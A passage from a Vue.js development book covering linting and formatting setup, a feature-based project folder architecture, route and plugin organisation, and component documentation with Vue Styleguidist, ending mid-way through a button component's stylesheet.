- postcss-reporter - style error reporting

- precss - enable Sass like syntax and features

- stylelint - lint styles

You can copy the block below to install these plugins.

```
npm install -D stylelint postcss-extend postcss-mixins postcss-nested
  postcss-preset-env postcss-reporter precss
```

Here is a config file for PostCSS. There is also a commented out require method for Tailwindcss. You can uncomment it out if you're planning to use it. Note that all config files mentioned in this chapter should be created in the root directory, not src.

**postcss.config.js**

```
module.exports = {
  plugins: [
    require('stylelint')({
      configFile: 'stylelint.config.js',
    }),
    require('postcss-extend'),
    require('precss'),
    require('postcss-preset-env'),
    // uncomment if you're using Tailwind
    // require('tailwindcss')('tailwind.config.js'),
    require('postcss-nested'),
    require('autoprefixer')(),
    require('postcss-reporter'),
  ],
}
```

As you can see, we also specify a *configFile* property for Stylelint. We are going to create it in a moment.

**Stylelint**

There are a few plugins we need to install to enhance Stylelint's functionality.

- stylelint-config-css-modules - enable css module specific syntax

- stylelint-config-prettier - disable rules conflicting with Prettier

- stylelint-config-recess-order - sort CSS properties in specific order

- stylelint-config-standard - Turns on additional rules to enforce common stylistic conventions

- stylelint-scss - A collection of SCSS specific rules. Don't install it if you're not using SCSS.

You can copy the block below to install these plugins.

```
npm install -D stylelint-config-css-modules stylelint-config-prettier
  stylelint-config-recess-order stylelint-config-standard stylelint-scss
```

You can find more plugins for Stylelint in the Awesome Stylelint repository. Next, we need to create a Stylelint config file.

**stylelint.config.js**

```
module.exports = {
  extends: [
    'stylelint-config-standard',
    'stylelint-config-recess-order',
    'stylelint-config-css-modules',
    'stylelint-config-prettier',
  ],
  plugins: ['stylelint-scss'],
  ignoreFiles: ['./node_modules/**/*.css'],
  rules: {
    'at-rule-no-unknown': [
      true,
```

```
      {
        ignoreAtRules: [
          // --------
          // Tailwind
          // --------
          'tailwind',
          'apply',
          'variants',
          'responsive',
          'screen',
        ],
      },
    ],
    'no-duplicate-selectors': null,
    'no-empty-source': null,
    'selector-pseudo-element-no-unknown': null,
    'declaration-block-trailing-semicolon': null,
    'no-descending-specificity': null,
    'string-no-newline': null,
    // Limit the number of universal selectors in a selector,
    // to avoid very slow selectors
    'selector-max-universal': 1,
    // --------
    // SCSS rules
    // --------
    'scss/dollar-variable-colon-space-before': 'never',
    'scss/dollar-variable-colon-space-after': 'always',
    'scss/dollar-variable-no-missing-interpolation': true,
    'scss/dollar-variable-pattern': /^[a-z-]+$/,
    'scss/double-slash-comment-whitespace-inside': 'always',
    'scss/operator-no-newline-before': true,
    'scss/operator-no-unspaced': true,
    'scss/selector-no-redundant-nesting-selector': true,
    // Allow SCSS and CSS module keywords beginning with `@`
    'scss/at-rule-no-unknown': null,
  },
}
```

I have also included rules for Tailwind and SCSS, but you can remove or modify them as needed. Besides adding the config file, we also need to update VS Code settings to ensure that VS Code and Vetur do not validate our styles, as Stylelint takes care of that.

```
{
  "css.validate": false,
  "less.validate": false,
  "scss.validate": false,
```

```
    "vetur.validation.style": false
}
```

## Prettier

If you've chosen the "ESLint + Prettier" preset while scaffolding the project with Vue CLI, then you don't need to install plugins for these two manually. Just create a *prettier.config.js* file. Below you can find config with some reasonable default, but you can configure it to your preferences. You can find the full list of available options in Prettier's documentation.

### prettier.config.js

```javascript
module.exports = {
  endOfLine: "lf",
  jsxBracketSameLine: false,
  jsxSingleQuote: true,
  printWidth: 80,
  proseWrap: "never",
  quoteProps: "as-needed",
  semi: false,
  singleQuote: true,
  tabWidth: 2,
  trailingComma: "es5",
  useTabs: false,
  vueIndentScriptAndStyle: false,
};
```

The last thing to do is to tell VS Code which formatter it should use and when it should trigger code formatting. Personally, I prefer to have code formatted on save.

```json
{
  // ..other rules
  "editor.formatOnSave": true,
  "editor.formatOnPaste": false,
  "editor.formatOnType": false,
  "editor.defaultFormatter": "esbenp.prettier-vscode",
}
```

### 3.2.3 Automatic import of styles and variables

If you are using a pre-processor and have defined global variables, mixins, etc., you would need to import them in every single component where you want to use them. However, it is very repetitive and tedious to import these files everywhere. To avoid that, you can extend Vue CLI config and utilise a *style-resources-loader* plugin to automatically import styles and make them available in every component in your application. First, install the *style-resources-loader* dependency.

```
npm install -D style-resources-loader
```

Next, create a *vue.config.js* file.

**vue.config.js**

```
const path = require('path')

module.exports = {
  chainWebpack: config => {
    const types = ['vue-modules', 'vue', 'normal-modules', 'normal']
    types
        .forEach(type => addStyleResource(config.module.rule('scss').oneOf(type)))
  },
}

function addStyleResource (rule) {
  rule.use('style-resource')
    .loader('style-resources-loader')
    .options({
      patterns: [
        // Here you can add more files you want to make available to components
        path.resolve(__dirname, './src/styles/variables.scss'),
      ],
    })
}
```

As you can see in the snippet above, we specify the file to append on line 16: `path.resolve(__dirname, './src/styles/variables.scss')`. You can add more files by adding another path to the *patterns* array.

## 3.3    Vue Devtools

I have worked with developers who worked with Vue already for some time but were not aware of Vue Devtools browser extension. If you have never used it, then I highly recommend you do, as it can help tremendously with tracking the state of your components, routing, Vuex, and so on. Note that there are two separate versions of Vue dev tools available, one for Vue 2, and another for Vue 3.

- Vue 2 Devtools

- Vue 3 Devtools

The Vue 3 is still in development and is not as feature-rich as the version for Vue 2, but new features are on the way.

## 3.4    Summary

We've set up a Vue project using Vue CLI and configured Prettier, PostCSS, Stylelint, and automatic file imports. These tools should help you save time by making opinionated decisions for you, and also make your projects cleaner and easier to maintain. In the next chapter, we are going to cover project architecture and how to structure directories.

# Chapter 4

# Project architecture for scale

When starting a new project, one of the questions we often ask ourselves is: "How to structure it?" or "What is the best architecture?". *Vue-CLI* is a great start as it provides a basic structure for Vue applications out of the box. The directories that are automatically created for you in the *src* folder are:

```
src
|— assets
|— components
|— router
|— store
|— views
```

We also have files like *App.vue*, *main.js*, and *registerServiceWorker.js*. The *main.js* is the main entry of the application where the *root* Vue instance is created and mounted. Overall, this structure is a good starting point, but we do need much more than that for a large-scale application. A good project structure should help with separating different parts of an application by their functionality and concerns.

## 4.1 Architecture for a large project

I have seen and worked with many different project architectures while working with various tools like Vue, React, and even jQuery in the past. One popular approach I've seen quite often in large applications is the module based pattern. In this pattern, the code for each feature is grouped in separate modules. Suppose you need to create a login and register pages. You could add register and login pages in the *src/views* folder, and then create a user module with folders such as views, components, routes, api, store, etc., in the *src/modules* directory. The module-based pattern can be a good way to make your projects easier to manage. However, there are two significant problems with this pattern.

The first issue is concerned with having only files for global pages in *src/views* directory, and everything else in *src/modules*. This approach encourages thinking and perception that an application is just a set of global pages. It forces one to one relationship between a URL and a component handling that specific page. To be fair, this was the case in the past, but nowadays, a highly dynamic application can contain nested sub-views and features that can be sophisticated in their own manner. Other things to consider are mobile devices. With the boom of smartphones, responsive websites became ubiquitous. The design and development approach even shifted from desktop-first to mobile-first, as more users access the internet via mobile devices. In mobile apps, there is no association between a URL and a screen/view. Now, let's add cross-platform frameworks like Quasar/Ionic, and PWAs to the mix, which allows users to run web applications like they were regular mobile apps. If we consider all of these, we should not think about an app just having a set of global pages, but rather entry points that can have their own sophisticated sub-views. That's why I don't think there is a need to have modules folders, instead nest sub-views in the *src/views* directory. I explain the reasoning behind nested sub-views in more detail later in this chapter.

The second problem revolves around having store and api folders in each module. I considered the pros and cons of these and decided it's better to have them outside. The store folder is usually used for code related to global state management, whether you're using Vuex, Redux, or some other library. Having this

folder in every module encourages the use of a global state management library to handle state that should be either local or encapsulated to a specific component tree. In both Vue 2 and 3, stateful service can be used for encapsulated, shearable state, although in Vue 3, I would recommend using Composition API for that. These state management patterns are covered in more detail in Chapter 8 - "Managing application state". There are also more examples of these in Chapter 9 - "Managing application layouts".

As for the api folder, I think an agnostic and de-coupled API layer is a bit more flexible, reusable, and informative, as it reflects what kind of endpoints/data is available for the client-side. Let's take a user endpoint as an example. After a login or register action, we would need to fetch user's details. Where should this API method be placed? It could be placed in the user module. Suppose, you also have a profile or settings page that needs to fetch users' details to have the latest information? Do they both go into the user module as well? Or would they be placed in their own individual modules, but the API logic would be duplicated across different modules? I believe API methods should not belong to any specific features, but rather be consumed by them, especially since API methods could be used not only in components, but also services, Vuex, and so on. That's why I recommend having an API layer with methods that perform API requests. The API layer is covered in-depth in Chapter 6 "API layer and managing async operations".

I will now show you architecture which I very often use in my projects and explain the reasoning behind it. This architecture should be a good starting point for a large-scale application, and you can expand on it depending on the project's needs. Here is the *src* structure I can recommend for most projects:

```
src
|── api
|── assets
    |── fonts
    |── images
|── components
    |── base
    |── common
    |── transitions
|── composables
```

```
|— layout
|— config
|— constants
|— directives (optional)
|— helpers
|— intl (optional)
|— plugins
|— router
|— services
    |— stateful
|— store
    |— modules
|— styles
|— views
```

Let's cover the folders from top to bottom.

**api**

First, we have the *api* folder, which will have the *API layer* of our application. It will have methods that are responsible for making API calls and communicating with a server. The *API layer* is covered in detail in Chapter 6.

**assets**

*Assets* folder contains *fonts* and *images*. In the *fonts*, you can keep any custom fonts and typefaces. In *images* store any pictures used throughout the application.

**components**

The initial directories are *base*, *common*, and *transitions*. The *base* directory will accommodate reusable components that are used the most in an application, buttons, form inputs, etc. Section 7.1 in Chapter 7 explains what *base* components are in more detail and how to set them up. In short, these are components that are dynamically loaded and registered, so you don't have to import them everywhere manually. The *common* directory will also contain reusable components, but these components will not be registered automatically. For example, a modal component. *Common* components would be used in a few places, but not as often as *base* components. Finally, the *transitions* directory will hold any reusable components that utilise Vue's **<transition />** com-

ponent.

**composables**

In this directory, we put any global functions that utilise Vue's composition API.

**layout**

Layout directory, as the name suggests, should have components that provide different layouts for your pages. For example, if you are building a dashboard application, you could render different layouts depending on if a user is logged in or not. This topic and how to approach layout management is covered in Chapter 9.

**config**

In the *config* directory, you can put any runtime config files for your application and third-party services. For instance, if you use a service like Firebase or OIDC for authentication, you will need to add configuration files and use them in your app. Just make sure not to confuse config with environmental variables, as anything that goes here will be present in the build bundle.

**constants**

Here you can put any constant variables that are used throughout the application. It's a good practice to capitalise your constants to distinguish them from other variables and localised constants in your app.

Below are some examples of defining and using constants.

*Define constants separately*

```
// in constants/appConstants.js
export const APP_NAME = 'Super app'
export const WIDGETS_LABEL = 'Widgets'

// Somewhere in your app
import { APP_NAME, WIDGETS_LABEL } from '@/constants/appConstants'
console.log(APP_NAME)

// You can also grab all named exports from the file
import * as APP_CONSTANTS from '@/constants/appConstants'
console.log(APP_CONSTANTS.WIDGETS_LABEL)
```

*Define related constants in one object*

```
// in constants/appConstants.js
// Create an object with constant values
export const apiStatus = {
    IDLE: Symbol('IDLE'),
    PENDING: Symbol('PENDING'),
    SUCCESS: Symbol('SUCCESS'),
    ERROR: Symbol('ERROR')
}

// Somewhere in your app
import { apiStatus } from '@/constants/appConstants'
console.log(apiStatus.PENDING)
```

**directives** (optional)

This folder is optional, but you can create it if you have your own custom directives.

**helpers**

Any utilities and small reusable functions should go here. For example, functions to format date, time, etc.

**intl** (optional)

This directory is optional. Add it if an application requires internalisation support. *Intl*, also known as *i18n*, is about displaying content of an app in a format appropriate to the user's locale. This content can include, but not be limited to translated text or specific format of dates, time, and currency. For instance, whilst the UK uses DD/MM/YYYY format, US uses MM/DD/YYYY.

**plugins**

A lot of applications use third-party libraries. For a very small project, importing plugins and configuring them in the *main.js* file might work. However, in a larger project with a lot of dependencies, the *main.js* file will quickly become one big mess. Therefore, instead of initialising all third-party plugins and components in the *main.js* file, we import already configured dependencies. Section 4.4 explains in more detail how to do it.

**router**

As you probably guessed it, here we create an instance of the *vue-router*. The next section (4.2) explains how to manage routes in large projects, whilst chapter 10 covers how to improve performance, and speed up loading time by *code-splitting* routes.

**services**

In larger applications, we might have complex business logic code that is used in a few different places. Code like this is a good candidate to be extracted from components and placed somewhere else, and the *services* folder is a good candidate for that. Besides complex reusable logic, this folder also contains *stateful services*. You will find out more about *stateful services* in chapter 8.

**store**

The *store* folder is responsible for files related to global state management. The most popular and official solution for Vue is Vuex, but if you use Redux, Mobx, or any other state management library, you would also keep files related to them here. Chapter 11 covers how to manage Vuex modules.

**styles**

In the *styles* folder, you can put global styles, variables, theme styles, and over-rides.

**views**

Usually, the *views* folder only contains components that handle routes defined in the *router* folder. For example, if we have a page which is supposed to allow users to view products, we would have a component *Products.vue* in the *views* folder, and the corresponding route could be something like this:

```
// routes config
routes: [
    {
        path: '/products',
        name: 'Products',
        component: () => import('@/views/Products.vue')
    }
```

```
]
```

There is a reason why I said "*usually*" though. Many applications have route components in the *views*, and the rest of the components are placed in the *components* folder. This approach can work for small to medium applications but is much harder to manage and maintain when the number of pages and components grows. The next two sections show a different approach that should make managing large-scale applications much easier.

## 4.2 Managing route components by feature

In the *views* folder example mentioned above, we have a *Products* view. Imagine you are working on an admin dashboard for an e-commerce app. A user should be able to browse products, select a product to see more details about it, as well as add, update, and delete it. The question is, how all of this should be handled? The first thought might be to do it in the same way as we added the *Products* view.

```
// routes config
routes: [
  {
    path: '/products',
    name: 'Products',
    component: () => import('@/views/Products.vue')
  },
  {
    path: '/product/:id',
    name: 'ViewProduct',
    component: () => import('@/views/ViewProduct.vue')
  },
  {
    path: '/add-product',
    name: 'AddProduct',
    component: () => import('@/views/AddProduct.vue')
  },
  {
    path: '/edit-product/:id',
    name: 'EditProduct',
```

```
      component: () => import('@/views/EditProduct.vue')
  },
  {
    path: '/delete-product/:id',
    name: 'DeleteProduct',
    component: () => import('@/views/DeleteProduct.vue')
  }
]
```

Our *views* directory would now contain:

```
views
|── Products.vue
|── ViewProduct.Vue
|── AddProduct.Vue
|── EditProduct.vue
|── DeleteProduct.vue
```

Just for the *product* feature, we have five new files. Now imagine we have ten or more features which require CRUD functionality. We could quickly end up with a massive amount of files, and it would soon become a pain to manage. Therefore, let's do it differently. Instead of keeping *Product* files at the top of the *views* folder, we will group them by a feature name. Let's put all the files in the folder called *products*.

```
views
|── products
    |── Products.vue
    |── ViewProduct.vue
    |── AddProduct.vue
    |── EditProduct.vue
    |── DeleteProduct.vue
```

All files that are related to the *product* feature are now kept together. Thanks to that, finding and managing route components should be much easier. We can also change routes config to follow a similar pattern and define product-related routes as children of the "*products*" path.

```
routes = [
  {
    path: '/products',
    name: 'Products',
    component: {
      // Vue 2
      render: (h) => h('router-view'),
      // Vue 3
      // You can use JSX to return the RouterView component
      render: () => <RouterView />
      // Or you can do it using h and resolveComponent
      // Just make sure you import them from the vue package
      // render: () => h(resolveComponent('router-view'))
    },
    children: [
      {
        path: '',
        name: 'BrowseProducts',
        component: () => import('@/views/products/Products.vue'),
      },
      {
        path: 'add',
        name: 'AddProduct',
        component: () => import('@/views/products/AddProduct'),
      },
      {
        path: ':id/edit',
        name: 'EditProduct',
        component: () => import('@/views/products/EditProduct.vue'),
      },
      {
        path: ':id/delete',
        name: 'DeleteProduct',
        component: () => import('@/views/products/DeleteProduct.vue'),
      },
      {
        path: ':id',
        name: 'ViewProduct',
        component: () => import('@/views/products/ViewProduct.vue'),
      },
    ],
  },
]
```

As shown in the example above, we don't import any component for the */product* path but return the *router-view* component. If you don't know what the *h* argument stands for it's alright. For now, just know that the *h* stands for *createElement* function. All the components for browsing, viewing, adding,

editing, and deleting a product are defined in the *children* array. By default, the */product* path will render the *Products.vue* component.

Here is an example of how *router-links* could look like for each path.

```
<router-link to="/products">Browse Products</router-link>
<router-link to="/products/2">View Product</router-link>
<router-link to="/products/add">Add Product</router-link>
<router-link to="/products/2/edit">Edit Product</router-link>
<router-link to="/products/2/delete">Delete Product</router-link>
```

Note that the number 2 in the paths is just hardcoded and stands for a product id. Typically, a dynamic value should be interpolated:

```
<router-link :to="`/products/${product.id}/edit`">Edit Product</router-link>
```

Instead of a product ID, you could also use a slug for SEO benefits, as a slug created from a product title is more meaningful than ID numbers.

Furthermore, as a project grows, so does the number of views in the application. If we keep putting all the routes in *router/index.js* file, then it will quickly become massive. To make it more maintainable, we can extract routes config for each feature from the *router/index.js* and put it in the corresponding feature directory in the *views* folder as shown below.

**src/views/products/productRoutes.js**

```
const productRoutes = [
        // Product routes as shown above
]
export default productRoutes
```

**router/index.js**

```
// ...other imports
import productRoutes from '@/views/products/productRoutes'

// Object passed to the VueRouter during initialisation
{
  // ...other properties
  routes: [
    {
      path: '/',
      name: 'Home',
      component: () => import('@/views/Home.vue')
    },
    ...productRoutes
  ]
}
```

Besides avoiding massive route config, this approach makes it easier to find components for corresponding features. For example, if you need to fix an issue or update already existing feature, you probably know which pages you need to visit. Thus, you can just look at the page URL to figure out which feature folder you would need.

---

Some might suggest that the word *product* is repeated a lot and instead, files should be named as shown below because they already are in the *products* directory and there would be a bit of repetition when importing components.

```
views
|— products
    |— Products.vue
    |— View.vue
    |— Add.vue
    |— Edit.vue
    |— Delete.vue
```

It might look a bit cleaner at first sight, but it will quickly become a pain to manage tabs in the code editor, and switch between files, as everything would be

named View, Add, Edit, Delete, etc. Naming things this way would also make it very hard to quickly find a file by searching for it by its name. Therefore, in this case, it is better to be a bit more verbose.

## 4.3    Encapsulating components and business logic

We discussed how to handle route components for the *product* feature, but this is not the end. How do we handle components that are used in the route components? Let's take *AddProduct.vue* and *EditProduct.vue* as an example. Both will need a form component to allow a user to enter product details. Let's assume that forms on both pages are so similar that we can reuse one instead of creating two form components. But where do we put the *ProductForm.vue* file? Besides, let's say that the *ProductForm.vue* file will require some utility functions and a service file to contain business logic. The first thought might be to put these files based on what they contain. Therefore, *ProductForm.vue* would land in the *components* folder, as it would be used on more than one page, *productFormService.js* in the *services* folder, and utility functions in the *helpers* folder. We would end up with this setup:

```
src
|— components
    |— base
    |— common
    |— products
        |— ProductForm.vue
|— services
    |— productFormService.js
|— helpers
    |— productFormUtils.js
|— views
    |— products
        |— Products.vue
        |— ViewProduct.vue
        |— AddProduct.vue
        |— EditProduct.vue
        |— DeleteProduct.vue
```

It doesn't look that bad if you have just one feature in your application. How-

ever, there are a few problems with this approach. First of all, we just created a few files and put them in different folders, and with more features and files, the project will get messy very quickly. When working on a feature, especially in a team, you own this feature and code and are responsible for it. You might think that the code you are writing, be it a component or a service, might be shared and used for some other feature in the future. But the truth is, if you are working in a team on a large project, there is a very high chance that it will not. Other team members might not know that your code even exists, or it might require too many changes to be reused for something else. Therefore, instead of spreading files around the project, keep them as close together as possible - in the feature directory.

Below is an example folder structure.

```
src
|— views
    |— products
          |— components
              |— productForm
                  |— ProductForm.vue
                  |— productFormService.js
                  |— productFormUtils.js
        |— helpers
          |— productUtils.js
        |— services
          |— productService.js
          |— Products.vue
      |— ViewProduct.vue
      |— AddProduct.vue
      |— EditProduct.vue
      |— DeleteProduct.vue
```

As you can see, the product form is now encapsulated in its own directory and can be imported by any of the "products" components. Besides *service* and *utils* file for the product form, there are also utilities and services for product pages overall. As none of these would be used anywhere else in the application, *src/components*, *src/services*, and *src/helpers* are not polluted with unnecessary files. Furthermore, if some of the feature pages would get more complicated, they can also be put in their own directories.

```
src
|─ views
    |─ products
        |─ viewProduct
            |─ components
                |─ ProductImage.vue
                |─ ProductDetails.vue
            |─ views
                |─ BasicProductDetails.vue
                |─ AdvancedProductDetails.vue
            |─ ViewProduct.vue
```

You can add other directories such as *composables* or *constants* as well if required.

# 4.4   How to manage third-party libraries

Like I mentioned previously, instead of adding all third-party libraries in the *main.js* file, we put them in the *plugins* folder and then import plugin files. Below are examples for Vue 2 and Vue 3.

**Vue 2**

*Instead of this*

```
// main.js
import Vue from 'vue';
import Vuelidate from 'vuelidate';
Vue.use(Vuelidate);
```

*Do this*

```
// plugins/vuelidate.js
import Vue from 'vue';
import Vuelidate from 'vuelidate';
Vue.use(Vuelidate);

// main.js
import '@/plugins/vuelidate'
```

**Vue 3**

*Instead of this*

```
// main.js
import { createApp } from 'vue'
import { VuelidatePlugin } from '@vuelidate/core'
import Root from './App.vue'
const app = createApp(Root)
app.use(VuelidatePlugin)
app.mount('#app')
```

*Do this*

```
// main.js
import { createApp } from 'vue'
import Root from './App.vue'
export const app = createApp(Root)
import '@/plugins/vuelidate'

// plugins/vuelidate.js
import { app } from '@/main'
import { VuelidatePlugin } from '@vuelidate/core'
app.use(VuelidatePlugin)
```

The main difference between the two versions is that for Vue 2 we import Vue directly, whilst for Vue 3, we need to import the *app* object returned by the *createApp* method.

We can also use a helper function to autoload plugins, as shown below.

**helpers/loadPlugins.js**

```
const loadPlugins = (filenames) => {
  const requirePlugin = require.context('@/plugins', false, /\.js$/);
  // Create an object map to avoid nested loop for checking
  // each file passed against files found by require.context
  let fileMap = {};
  console.log(requirePlugin.keys());
  // Loop through files found and add them to the fileMap
  // Remove './' prefix so we can match filename found with plugin filenames
  // we want to import
```

```javascript
  for (const filename of requirePlugin.keys()) {
    fileMap[filename.replace('./', '')] = true;
  }

  // Loop through plugins which we want to import
  for (const filename of filenames) {
    const filenameWithExt = `${filename}.js`;
    // Concatenate './' prefix with the file name and import the plugin
    if (Object.prototype.hasOwnProperty.call(fileMap, filenameWithExt)) {
      requirePlugin(`./${filenameWithExt}`);
    } else {
      // Throw an error if we have no match
      throw new Error(
        `No plugin found for ${filename}.
              Did you spell the plugin filename correctly?`
      );
    }
  }
};

export default loadPlugins;
```

**main.js**

```javascript
// other imports
import loadPlugins from '@/helpers/loadPlugins';
loadPlugins(['vuelidate', 'vue-select']);
```

This approach should make your *main.js* file a bit cleaner, as you won't need to have separate imports for each of the plugins. If you would like, you can always add more functionality to the *loadPlugins* function like loading all plugins automatically without specifying any file names. However, it might be a bit too implicit regarding what plugins are loaded.

## 4.5   Summary

When a project grows in size, it might get harder to maintain it and keep track of all pages, components, services, libraries, and so on. Good architecture can help

a lot in making a project easier to understand, follow, and scale. The feature-based approach can improve project structure and consistency a lot, as components and files are encapsulated, and kept close to where they are used. Thanks to that, there is no need to jump around different folders. The script to automatically load plugins can also help manage third-party libraries and reduce the amount of code required for importing all of them.

# Chapter 5

# Project and component documentation

One vital thing that can help a lot with maintaining and managing a project is good documentation. When a project grows, it might be hard to track existing features, pages, components, services, and what they all do. A few years ago, I worked on a ten-year-old legacy project, and the team had to quickly update many pages due to the GDPR law coming into effect in the European Union. The site had no documentation whatsoever. Therefore, everyone was looking around the codebase to update the necessary pages. A few weeks later, purely by accident, I found a page that was overlooked and not updated, as it was shown only when the certain condition had been met. That's what happens with large projects that span many years. Code and functionality are forgotten, especially when team members change. If there is no documentation and guidelines to follow, a project can have as many different styles and opinions as members in the team. When everyone is doing things differently, then any project can quickly become hard to maintain. For that reason, documenting your project is very important.

There are different types of documentation that are usually involved in a project. As figure 5.1 shows, project documentation can be usually divided into two categories: product and process.

# Documentation types



Figure 5.1: Project documentation types

*Process documentation* involves any documents that contain information about the process of developing a product, such as project plans, meeting notes, agreed on milestones, and estimates. It can be handy for keeping track of completed goals, what is left to do, and reminding your managers what they initially wanted you to do, in case they approach you a few months later and say, that they

wanted something else. *Product documentation*, on the other hand, describes the software developed. It consists of user documentation and system documentation. The former provides guidelines for users and system admins on how it should be used, whilst the latter explains the system in more details. System documentation aims to answer specific questions without the need to dive into the codebase.

# 5.1   Documentation generators

A developer who is just about to start working on a new project might ask questions such as

- How do I start working on the project?

- What are general practices and naming conventions for the project?

- What is each directory responsible for?

- What kind of functionality do components have, and what props do they accept?

- What kind of APIs are available in the project?

It's quite important for a large project to have all of this documented, so developers don't have to go around asking one another what are they supposed to do. Interestingly enough, some of these questions may also be asked by developers working on a project for a long time. For example, I worked on one project for about two years. At the start of it, I created a reusable "transfer items picker" component that would allow users to switch items between two columns. A year later, I could not remember how exactly this component worked internally. It's normal to forget what a large piece of code does if you did not look at it for an extended period of time. That's why it's good to document different parts of a project. You might wonder what tools can be used to create documentation for a project? Below you can find a few tools that can be used for this purpose.

- Vuepress

- Docsaurus

- Orchid

- Docsify

- Docute

- Slate

- MkDocs

- GitBook

- Asciidoctor

- Jekyll

You can choose one based on the project's requirements and features offered by the docs generators.

## 5.2 Component documentation

As a project grows, so does the number of components. When there are many reusable components, it might be hard to figure out what each component does and what it can be used for. Therefore, it's good to have documentation describing their functionality, variant, what props they accept, slots, and so on. You could write all of it manually in separate markdown files and generate a static site using one of the documentation generators mentioned before. Or, we could do it differently and instead use a tool to automatically generate components documentation based on comments provided in a component. This can be done with Vue Styleguidist.

## 5.2.1   Vue Styleguidist

Vue Styleguidist is an isolated Vue component development environment, with a living style guide.  There are a few ways to install it, but if your project was scaffolded with Vue CLI, you can add it by running `vue add styleguidist` in your project.  This command will automatically:

- Install Vue Styleguidist

- Create a config file called *styleguide.config.js* at the root of the project. You can find full config guide here

- Create a component called *app-button.vue* in the *components* directory

- Add `styleguide` and `styleguide:build` commands to the *package.json* file

Be aware that at the time of writing this book, Vue Styleguidist is still working on Vue 3 support.  Therefore, the code below was written in a Vue 2 project. When you read this, there might already be a Vue 3 compatible version.  You can track the progress in this Github issue.

For demonstration purposes, I have created a simple button component with a few different variants.  It does not cover everything that is possible with the Styleguidist but should give you a good idea of how it works.  You will need to run the styleguide command added to the *package.json* file to see the live guide.

**components/base/BaseButton.vue**

In the template, we have a simple button that accepts two slots - *default* and *loader*.  As you will see, slots are annotated using the *@slot* word.  Any text after *@slot* is treated as its description.

*Template*

```
<template>
  <button
    :class="[
      $style.baseButton,
      variant && $style[variant],
      $style[`size-${size}`],
    ]"
    v-bind="$attrs"
  >
    <!-- @slot content displayed instead of the default slot -->
    <slot v-if="loader" name="loader">
      <span>Loading...</span>
    </slot>
    <!-- @slot button content -->
    <slot v-else />
  </button>
</template>
```

In the script part below, we have a few props using *@values* word to tell Styleguidist what values the props accept. We also have a *publicMethod* method that is annotated with *@params* and *@public*. Styleguidist ignores any method that does not have @public annotation. What's more, the *publicMethod* also emits an event that is annotated using *@event*. This method doesn't do anything in this component and was added to show how you can annotate methods and events.

*Script*

```
<script>
/**
 * Base button component
 * @displayName BaseButton
 */
export default {
  name: "BaseButton",
  props: {
    /**
     * Button variant
     * @values primary, secondary, danger
     */
    variant: {
      type: String,
      default: "",
    },
    /**
     * Indicates if loader should be shown
```

```
      * @values true, false
      */
    loader: {
      type: Boolean,
      default: false,
    },
    /**
      * The size of the button
      * @values sm, md, lg
      */
    size: {
      type: String,
      default: "md",
    },
  },
  methods: {
    /**
      * This is a public method
      * @param {string} message
      * @public
      */
    publicMethod(message = "Hello!") {
      /**
        * Hello click
        * @event click
        * @property {string} message
        */
      this.$emit("click", message);
    },
  },
};
</script>
```

Here we have some default styles for different variants and sizes used based on
the props passed.

*Style*

```
<style lang="scss" module>
:root {
  --primary: #1d4ed8;
  --primary-light: #dbeafe;
  --primary-hover: #1e40af;
  --secondary: #6d28d9;
  --secondary-light: #ede9fe;
  --secondary-hover: #5b21b6;
  --danger: #dc2626;
```

```css
  --danger-light: #fee2e2;
  --danger-hover: #b91c1c;
}

.baseButton {
  min-width: 4rem;
  padding: 0rem 1rem;
  border-radius: 5px;
  cursor: pointer;
  outline: none;
  border: none;
  transition: 0.25s all;
}

.primary {
  background-color: var(--primary);
  color: var(--primary-light);

  &:hover {
    background-color: var(--primary-hover);
  }
}

.secondary {
  background-color: var(--secondary);
  color: var(--secondary-light);

  &:hover {
